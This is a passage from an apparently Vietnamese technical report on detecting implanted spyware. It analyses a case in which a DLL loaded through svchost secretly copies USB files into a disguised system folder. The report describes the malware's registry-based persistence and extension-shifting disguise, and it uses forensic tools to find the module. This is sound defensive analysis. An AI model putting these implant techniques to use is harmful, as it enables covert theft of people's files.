Ngoài việc thu tin công khai, trên Internet cũng tồn tại các cá nhân, tổ chức có ý đồ thu tin bí mật. Các thông tin thu công khai trên Internet có độ chính xác không cao và không chuyên sâu. Hơn nữa, các thông tin bí mật về kinh doanh, thông tin tối mật liên quan đến an ninh quốc gia hay các thông tin cụ thể về một cá nhân nào đó sẽ không bao giờ được công bố trên Internet. Chỉ có sử dụng phương pháp thu tin bí mật mới có thể thu thập được những tin tức đó.

1.8.3. Hack để thu tin

Quá trình phát triển của máy tính và phần mềm máy tính phát sinh nhiều lỗi chương trình (bug) hay các lỗ hổng bảo mật (vulnerability). Bản thân hệ điều hành và các phần mềm trên nền hệ điều hành đều có thể dính các lỗi bảo mật ở những mức độ khác nhau. Điều đó còn nguy hiểm hơn khi các máy tính được nối mạng. Những người hiểu biết sâu về mạng và các lỗi bảo mật có thể lợi dụng các lỗi này để hack vào hệ thống máy tính và làm chủ hệ thống mà người dùng không hề nhận biết. Sau khi thâm nhập được vào hệ thống máy tính, người tấn công có thể thực hiện mọi thao tác như trên máy tính của mình. Kẻ tấn công có thể giám sát hoạt động của máy tính, các thao tác của người dùng (gõ mật khẩu, địa chỉ mail, …)

1.8.4. Cài cắm phần mềm thu tin

Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet

Bên cạnh việc kẻ tấn công chủ động hack vào hệ thống, hiện nay hình thức tấn công phổ biến nhất là lợi dụng các website để tải các chương trình malware vào máy nạn nhân. Do Internet đa phần sử dụng IP động, thường xuyên thay đổi liên tục nên việc tấn công bằng phương pháp dựa vào IP rất khó thực hiện, hơn nữa dễ để lộ ý đồ. Thay vào đó, kẻ tấn công sẽ tạo ra một website chứa mã độc, sau đó gửi địa chỉ của website này cho người dùng duyệt web. Nếu truy nhập vào địa chỉ của website đó, máy tính của người dùng sẽ bị cài cắm các phần mềm nguy hiểm. Phần mềm này sẽ thu nhập dữ liệu của nạn nhân và gửi về cho kẻ tấn công.

Một cách cài cắm khác rất đơn giản và khó lường đó là kẻ tấn công trực tiếp tiến cận, cài đặt phần mềm lên máy tính của nạn nhân để thu tin. Với các tấn công này, kẻ tấn công có nhiều điều kiện thuận lợi vì ngoài cài cắm phần mềm, còn có thể cấu hình hệ thống máy tính theo ý muốn của mình để dễ dàng truy nhập trái phép từ xa.

Trên đây là những kiến thức tổng quan về máy tính, mạng máy tính, hệ điều hành Windows… Đây là những kiến thức nền tảng để người thực hiện tiến hành phát hiện và xử lý một trường hợp cài cắm phần mềm cụ thể.

CHƯƠNG 2: PHÂN TÍCH MỘT TRƯỜNG HỢP CỤ THỂ

Tháng 2-2021, tại cơ quan đại diện Việt Nam ở nước ngoài, nhân viên trong đơn vị phát hiện thấy máy tính hoạt động rất chậm chạp, sau một thời gian thì báo đầy dung lượng ổ cứng. Đồng thời họ cũng phát hiện thấy khi cắm USB flashdisk vào máy tính thì thấy hoạt động bất thường. Khi tìm kiếm các file trong USB theo tên

thì phát hiện thấy các file này được copy vào các thư mục **MsDdac** trong thư mục **C:\Program Files\Common Files\Microsoft Shared\MsInfo** nhưng bị đổi phần mở rộng (ví dụ. **doc** bị đổi thành. **fpe**). Một tổ công tác kỹ thuật đã được cử sang làm việc và kết quả đã phát hiện ra phần mềm cài cắm để thu tin.

Từ kết quả đó, người hướng dẫn đã dựng lại hiện trường và giao cho người thực hiện phân tích lại trường hợp trên

2.1. Phân tích hiện trường

2.1.1. Bảo vệ hiện trường

Trước tiên, để có mẫu phân tích và giữ nguyên được hiện trường, người phân tích phải lấy mẫu trên hệ thống bị cài đặt. Khi lấy mẫu phải sao lưu cả hệ thống, không được lấy riêng từng thành phần riêng biệt. Hiện nay, chương trình sao lưu phổ biến và thường được sử dụng nhất đó là **Norton Ghost**. Dùng phần mềm này sao lưu hệ thống vào một ổ cứng hoàn toàn mới, ta sẽ lấy được mẫu để phân tích. Tuy không phải thu giữ cả hệ thống máy tính nhưng người phân tích vẫn phải chú ý đến các tình tiết phần cứng của hệ thống đó như các thông tin về phần cứng… để xây dựng môi trường phân tích giống với hiện trường.

2.1.2. Tìm kiếm module gây nên hiện tượng nghi vấn


Sau khi tiếp nhận, sao lưu hiện trường, người phân tích dựng lại hiện trường trên một máy tính khác và tiến hành nghiên cứu trên máy tính này. Trước tiên, ta sử dụng các chương trình quét virus, spyware… để quét máy nhưng không diệt. Kết quả cho thấy máy bị nhiễm nhiều loại virus, trong đó có 2 file **dpnclt.exe** và

itirclt.exe trong thư mục **C:\Program Files\system32** bị nhiễm loại virus **Trojan.Spy.Agent.M.**

2.1.2.1. Thành phần thu tin


Theo hiện tượng sao chép dữ liệu từ USB, có thể dự đoán có một tác nhân nào đó đã làm việc này. Đó chính là thành phần thu tin.

So sánh với hệ thống thông thường, trong thư mục **C:\ProgramFiles\Common Files\Microsoft Shared\MSInfo** chỉ một vài file mặc định và không có thư mục nào



Hình 1. Thư mục MSInfo của hệ thống bình thường


Tuy nhiên trên hệ thống đang nghiên cứu, trong thư mục này xuất hiện các thư mục con lạ là **MSDLsa**. Mặt khác, các chương trình ứng dụng được người dùng cài đặt thường không bao giờ tạo lập dữ liệu ở trong thư mục này.




Hình 2. Thư mục MSInfo của hệ thống bị cài đặt phần mềm cài cắm

Như vậy, khẳng định rằng, các thư mục trên không phải thư mục của Windows, mà do chương trình cài cắm tạo ra để ngụy trang và lưu dữ liệu, mà do chương trình cài cắm tạo ra để ngụy trang và lưu trữ dữ liệu thu được.


Dựa theo khẳng định này, người thực hiện sử dụng chương trình **FileMon** để giám sát việc truy cập file trong USB flaskdisk. Kết quả cho thấy dịch vụ **svchost.exe** của Windows đã sao chép các file, thư mục trong thiết bị lưu trữ di động và đổi phần mở rộng của file, sau đó lưu vào thư mục **C:\Program Files\Common Files\Microsoft Shared\MsInfo\MsDdac**. Tốc độ sao chép khá là nhanh, nhanh hơn trong môi trường Windows



Hình 3. Thư mục **MSDdac** trước khi cắm USB flashdisk



Hình 4. Thư mục **MsDdac** sau khi cắm USB



Hình 5. Sử dụng FileMon kiểm soát việc truy cập file

Như các hình minh họa ở trên (Hình 3,4,5), ta có thể thấy **svchost.exe** đã đọc dữ liệu trong USB flashdisk, tạo ra các thư mục giống với thiết bị trong thư mục **MsDdac**, sau đó tạo ra các file có tên giống như các file được lưu trữ trong USB nhưng có phần mở rộng đổi khác, rồi đọc từng file trong thiết bị và ghi vào các file tương ứng trong thư mục **MsDdac**.


Việc đổi phần mở rộng của file là nhằm mục đích ngụy trang, tránh sự tìm kiếm theo phần mở rộng của người dùng vô tình tìm thấy. Thuật toán đổi tên này khá đơn giản, đó là đọc mã ASCII từng ký tự trong phần mở rộng của file, sau đó cộng mã này với 2 đề và chuyển ngược trở lại thành ký tự nhưng lại không theo modulo 26.

Do thuật toán không theo modulo 26 này, **svchost.exe** không thể sao chép được các file mà phần mở rộng có chứa ký tự ‘y’ hoặc ‘z’, vì khi thay đổi phần mở rộng, ‘y’ được chuyển thành ‘|’ và ‘z’ chuyển thành ‘{‘, đây là định dạng không hợp lệ cho phần mở rộng của tên file. Ngoài ra, **svchost.exe** cũng không thể sao chép được các thư mục và file có tên bằng tiếng Việt (không có trong bản ASCII) và bằng tiếng Trung. Thật vậy, qua thử nghiệm và hình minh họa cho thấy, với thư mục tên ‘ **Thư**

mục 1’ bằng chuẩn Unicode và file **pic.xyz** bị chuyển thành **pic.x|{** đều báo lỗi **NAME INVALID** (Hình 5)

Hiện tượng trên chứng tỏ có một module nào đó được **svchost.exe** kích hoạt đã tự động copy các file trong USB flashdisk vào máy tính. Để tìm ra module làm việc này, ta có thể sử dụng các chương trình kiểm soát tiến trình để dò xét. Tuy nhiên, chương trình Task Manager có sẵn của Windows không thể đáp ứng được yêu cầu này. Do đó, chứng ta phải sử dụng các chương trình chuyên dụng hơn như chương trình Process Explorer, cho phép xem xét các tiến trình đang hoạt động, đồng thời cho biết tiến trình đó sử dụng các module nào. Trong khi phân tích cần đặc biệt chú ý đến các module có phần mở rộng **dll** hoặc **exe**, có nguồn gốc không rõ ràng (không có mô tả) và các module có ngày tháng tạo lập khác biệt.

Dựa vào thông tin hiện tượng sao chép dữ liệu trong USB flashdisk xảy ra bắt đầu vào tháng 2/2021, người phân tích đã dùng chương trình Process Explorer để phân tích và liệt kê được các module lạ, trong đó có module **mdidll.dll** có ngày tạo lập là 30/08/2021 và không có mô tả. Các module này sẽ lần lượt được phân tích sâu hơn về mã lệnh để xem xét hành vi của chúng. Việc định vị các module này là cực kỳ đơn giản. Process Explorer sử dụng popup cung cấp đường dẫn đến module đang xem xét.




Hình 6. Sử dụng Process Explorer để tìm kiếm module

Trong phạm vi đề tài, người thực hiện chỉ mô tả việc phân tích module đã biết chính xác là thành phần thu tin. Đó chính là **mdidll.dll** được cài cắm trong thư mục **C:\Windows\System32**.

Để phân tích mã lệnh của module, trước tên người thực hiện phải tìm hiểu các thông tin ban đầu về module đó như chúng được lập trình bằng ngôn ngữ nào, trong môi trường nào, được biên dịch bằng chương trình nào, có bị pack, mã hóa hay không… Sau đó ta có thể sử dụng một trong hai, hoặc kết hợp cả hai chương trình **IDA** và **Olly Debug**. Đây là hai chương trình được đánh giá tốt nhất trong lĩnh vực RE, mỗi chương trình đều có ưu điểm riêng, tuy nhiên **IDA** hầu như trội hơn so với **Olly Debug**. Ở đây, người thực hiện sử dụng **IDA Pro Advances 5.2** (sử dụng được cho cả 32 bit và 64 bit) và **Olly Debug 1.10** để phân tích.


Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet

Đầu tiên ta sử dụng chương trình **PEid 0.93** để kiểm tra **mdidll.dll**. Kết quả thu được cho biết module này được lập trình bằng C++ trong môi trường Microsoft Studio 6.0 và không bị mã hóa




Hình 7. Sử dụng PEiD để kiểm tra thông tin **mdidll.dll**

Khi dùng **RDG Packer Detector 0.5.7** để kiểm tra ở chế độ " Powerful Method, allowing multi-detection" (M-B), ta được kết quả tương tự



Hình 8. Sử dụng RDG Packer Detector để kiểm tra mdidll.dll


Sau khi đã biết một số thông tin cơ bản về **mdidll.dll,** ta sử dụng **IDA Pro** để tải vào và tự động phân tích module **mdidll.dll**



Hình 9. Sử dụng IDA Pro để phân tích

Trong chương trình **IDA**, có nhiều cửa sổ con (subview) như **IDA View-A, Hex View-A**… nhưng các subview thường được chú ý nhiều nhất là **IDA View-A** (hiển thị mã lệnh và lưu đồ), String (hiển thị các xâu ký tự xuất hiện trong module).

Thật vậy, khi chuyển sang subview String, ta tìm thấy nhiều chuỗi ký tự phù hợp với những nhận định trước đây



Hình 10. Subview String của IDA khi phân tích **mdidll.dll**

Ở đây có đường dẫn đến ba thư mục lạ nêu trên – là các thư mục được tạo ra khi phần mềm được cài cắm, là địa điểm sao chép file vào; đồng thời có giá trị khóa registry **SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost –** đây là khóa để kích hoạt module **mdidll.dll** thông qua **svchost.exe**. Ngoài ra còn có tên của các lời gọi API thao tác với file, ổ đĩa, tiến trình… Đặc biệt chú ý ở trong các chuỗi ký tự có chuỗi **IPRIP**… Đây là chi tiết có ý nghĩa quan trọng trong việc gợi mở, truy tìm dịch vụ có tên **IPRIP** và gỡ bỏ nó.

Người thực hiện đã tiến hành phân tích một vài đoạn mã lệnh của module **mdidll.dll** để chứng minh hành vi mà module này thực hiện giống như biểu hiện trong hệ thống (Phụ lục). Tuy nhiên, việc phân tích mã lệnh để chứng minh hành vi của module là việc làm khó khăn.

